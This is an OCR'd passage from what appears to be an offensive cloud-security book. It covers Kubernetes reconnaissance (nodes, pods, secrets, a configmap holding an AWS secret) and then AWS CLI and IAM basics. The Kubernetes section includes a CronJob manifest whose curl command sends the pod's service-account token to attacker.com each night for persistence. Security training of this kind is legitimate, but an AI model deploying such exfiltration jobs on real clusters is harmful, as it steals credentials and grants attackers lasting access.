I'm typically just looking to see how many nodes there are and their associated IP addresses. You can use “kubectl get nodes -o yaml” to output a list of nodes and all their associated information. One of the fields returned will be the node's external IP address.

```
addresses:
- address: 172.31.95.190
  type: InternalIP
- address: 18.206.
  type: ExternalIP
- address: ip-                    c2.internal
  type: Hostname
- address:                              nternal
  type: InternalDNS
- address: (                            e-1.amazonaws.com
  type: ExternalDNS
```

Knowing the external IP of these nodes could potentially open up additional attacks depending on what's running on those nodes. Also looking at the ExternDNS you can see its running on AWS which means an attacker could potentially compromise the target's AWS environment as well under the right circumstances.

In addition to nodes you should also map out the environment's pods. Pods run on nodes and represent a specific application. For instance you might have a pod for your wordpress site which is deployed to a node and runs on port 433.

- Kubectl get pods

```
(base) jokers-MacBook-Pro:~ joker$ kubectl get pods
NAME                                READY   STATUS        RESTARTS   AGE
                                    1/1     Terminating   0          24d
                                    1/1     Terminating   0          24d
                                    0/1     Pending       0          2d2h
                                    1/1     Running       0          2d2h
                                    1/1     Terminating   0          12d
                                    1/1     Terminating   0          12d
                                    1/1     Running       0          2d1h
                                    1/1     Terminating   0          12d
                                    1/1     Running       0          2d2h
                                    1/1     Terminating   0          66d
                                    1/1     Running       0          2d1h
                                    1/1     Terminating   0          12d
                                    1/1     Running       0          2d2h
                                    1/1     Terminating   0          66d
                                    1/1     Running       0          2d2h
                                    1/1     Running       2          2d2h
                                    1/1     Running       0          2d2h
                                    1/1     Running       2          2d2h
                                    1/1     Running       405        2d2h
                                    1/1     Running       404        2d1h
```

Secretes

A Secret is an object that contains a small amount of sensitive data such as a password, a token, or a key. Using a Secret means that developers don't need to include confidential data in their application code. However, secrets by default, stored unencrypted in the API server's underlying data store (etcd). Anyone with API access can retrieve or modify a Secret, and so can anyone with access to etcd. If an attacker can access the kubernetes secrets they can potentially leak sensitive information.

- **Kubectl get secret**

```
(base) jokers-MacBook-Pro:~ joker$ kubectl get secret
NAME                  TYPE                                  DATA   AGE
default-token-45q55   kubernetes.io/service-account-token   3      242d
```

As shown in the image above there is a service account token stored as a secret. We could leverage the token to compromise that service account.

ConfigMap

Another popular place to store sensitive data is the config map. According to Google “A ConfigMap is an API object used to store non-confidential data in key-value pairs.”. It may say it's used to store non confidential data but I see people putting in sensitive data all the time.

- **kubectl describe configmap**

```
(base) jokers-MacBook-Pro:~ joker$ kubectl describe configmap
Name:         connections-config
Namespace:    default
Labels:       <none>
Annotations:  <none>

Data
====
AWS_KEY_SECRET:
----
[redacted]
DB_PASS:
----
```

As shown in the image above the config map is holding a variable called

“AWS_KEY_SECRET”. An attacker could use this key to further compromise the AWS environment.

Persistence

CronJob

If you are familiar with linux cron jobs then this will feel very familiar. Cron jobs can be used to schedule commands which are run on the specified pod. Since we can run a bash command on a pod an attacker could read the service account token and send it to the attacker. The attacker could use this token to authenticate to kubernetes.

```
apiVersion: batch/v1
kind: CronJob
metadata:
  name: hello
spec:
  schedule: "0 1 * * *"
  jobTemplate:
    spec:
      template:
        spec:
          containers:
          - name: hello
            image: busybox
            imagePullPolicy: IfNotPresent
            command:
            - /bin/sh
            - -c
            - curl -H "Content-Type: text/xml" --data "@/var/run/secrets/kubernetes.io/serviceaccount/token" attacker.com
          restartPolicy: OnFailure
```

Once you have the yaml file created use the following command to create the cron job:

- kubectl create -f cron-job.yaml

As shown above the cron job is issuing a curl command every day at 1:00am which sends the contents of “/var/run/secrets/kubernetes.io/serviceaccount/token” to our domain. Once we have the server account token attached to the pod we can login.

Conclusion


If a company is using containers they are probably using kubernetes as well. With that being said, there is a high probability of you coming into contact with this technology. There are a lot of developers using kubernetes and there are several ways to misconfigure the service. Exposing an API could lead to the compromise of every container in the environment, giving a user the wrong permission could allow that user to elevate their permissions. Kubernetes is its own world and has its own attack techniques, it's important that you understand what to do when you see this technology.

Alex Thomas AKA Ghostlulz

Amazon Web Services

Introduction

In order to attack AWS you must first understand the ins and outs of AWS, once you understand the technology hacking it becomes easier. Amazon Web Services(AWS) is by far the most popular cloud provider in the world. In 2021 they held 31% or 1/3 of the market share. If you're doing a lot of cloud hacking you're almost guaranteed to come across AWS at some point. To understand AWS hacking you must first you must first understand its services. I'll go over some of the important services but this is a cloud hacking book so i'll try to keep it brief.




AWS CLI

Later in the book when we start attacking the cloud we will be leveraging the CLI to do almost everything. The AWS CLI is the best hacking tool you can ask for, it can do it all. Learning this tool will make your life 100% easier as you will be able to perform all the attacks discussed in this book with a single tool.The first step to using the AWS CLI is to configure it to work with your credentials.

```
[redacted] aws configure
AWS Access Key ID [None]: AKIAIOSFODNN7EXAMPLE
AWS Secret Access Key [None]: wJalrXUtnFEMI/K7MDENG/bPxRfiCYEXAMPLEKEY
Default region name [None]: us-west-2
Default output format [None]: json/ yaml/ yaml-stream/ text/ table
```

Once you have your credentials configured you can start issuing commands. As shown in the image below the CLI expects a specific format.



The first argument is the servicename. As you will learn later AWS has hundreds of services for all kinds of things such as file storage, virtual machines, databases, ground stations for satellites and everything else you can think of. The second argument is the subcommand and is used to describe the operation to perform. For example if you wanted to copy a file from an s3 bucket to your machine you would use the “cp” operator as shown in the below command:

- aws s3 cp s3://mybucket/test.txt test2.txt


```
S3()                                                                S3()



NAME
       s3 -

DESCRIPTION
       This  section  explains  prominent concepts and notations in the set of
       high-level S3 commands provided.

   Path Argument Type
       Whenever using a command, at least one path argument must be specified.
       There are two types of path arguments: LocalPath and S3Uri.

       LocalPath: represents the path of a local file or directory.  It can be
       written as an absolute path or relative path.

       S3Uri: represents the location of a S3 object, prefix, or bucket.  This
       must  be  written in the form s3://mybucket/mykey where mybucket is the
       specified S3 bucket, mykey is the specified S3 key.  The path  argument
       must  begin with s3:// in order to denote that the path argument refers
       to a S3 object. Note that prefixes are seperated  by  forward  slashes.
       For  example,  if  the S3 object myobject had the prefix myprefix, the S3
       key would be myprefix/myobject, and if the object  was  in  the  bucket
       mybucket, the S3Uri would be s3://mybucket/myprefix/myobject.

       S3Uri  also supports S3 access points. To specify an access point, this
       value must be of the form s3://<access-point-arn>/<key>. For example if
       the   access   point   myaccesspoint   to   be   used   has   the ARN:
       arn:aws:s3:us-west-2:123456789012:accesspoint/myaccesspoint  and  the
       object  being  accessed has the key mykey, then the S3URI used must be:
       s3://arn:aws:s3:us-west-2:123456789012:accesspoint/myaccesspoint/mykey.
       Similar  to  bucket  names, you can also use prefixes with access point
       ARNs        for        the        S3Uri.        For        example:
       s3://arn:aws:s3:us-west-2:123456789012:accesspoint/myaccesspoint/mypre-
       fix/

       The higher level s3 commands do not support access point  object  ARNs.
       For      example,      if      the      following      was      specified:
       s3://arn:aws:s3:us-west-2:123456789012:accesspoint/myaccess-
       point/object/mykey   the   S3URI   will   resolve   to   the   object key
       object/mykey

   Order of Path Arguments
       Every command takes one or two positional path  arguments.   The  first
       path  argument represents the source, which is the local file/directory
       or S3 object/prefix/bucket that is being referenced.  If  there  is  a
       second path argument, it represents the destination, which is the local
       file/directory or S3 object/prefix/bucket that is  being  operated  on.
       Commands  with only one path argument do not have a destination because
       the operation is being performed only on the source.

   Single Local File and S3 Object Operations
       Some commands perform operations only on single files and  S3  objects.
       The following commands are single file/object operations if no --recur-
       sive flag is provided.

          o cp

          o mv

          o rm
```

There are hundreds of commands and subcommands it would be impossible to remember all of them. However, like most tools there is a help command(aws s3 help). If you don't know how to do some google it or use the help command as shown in the image above.

Organization

Most of the time you will only be dealing with an AWS account. Your account is where your environment lives. This is where your network, firewalls, servers, databases, users


and everything else are located. Some organizations may want to group multiple AWS accounts together under an organization unit(OU) for management purposes. Anything applied to the OU will also be applied to the AWS accounts under it. This makes managing multiple AWS accounts a lot easier as you only have to apply a setting to the OU and it will be applied to all AWS accounts under it. Finally at the top of the hierarchy you have Root. You can think of root as the container for all OUs and accounts. Anything applied to the root will be applied to everything else under it.



IAM

Users

AWS has two kinds of users: root and everything else. The root user is the owner of the cloud account and has full control over the cloud environment. If the root user gets compromised its game over.



You can create additional users which can be used to access the cloud environment as shown in the image above. Unless you get really lucky you will mostly be dealing with non root users during an engagement.

Groups


Groups are a way of clustering several users together. This is really useful when assigning permissions to a large group of people. As shown in the image above there are a lot of users in the admin group. If you wanted to add additional permissions to those users, you would apply a policy to the admin group and it would be applied to the users in that group.

Role

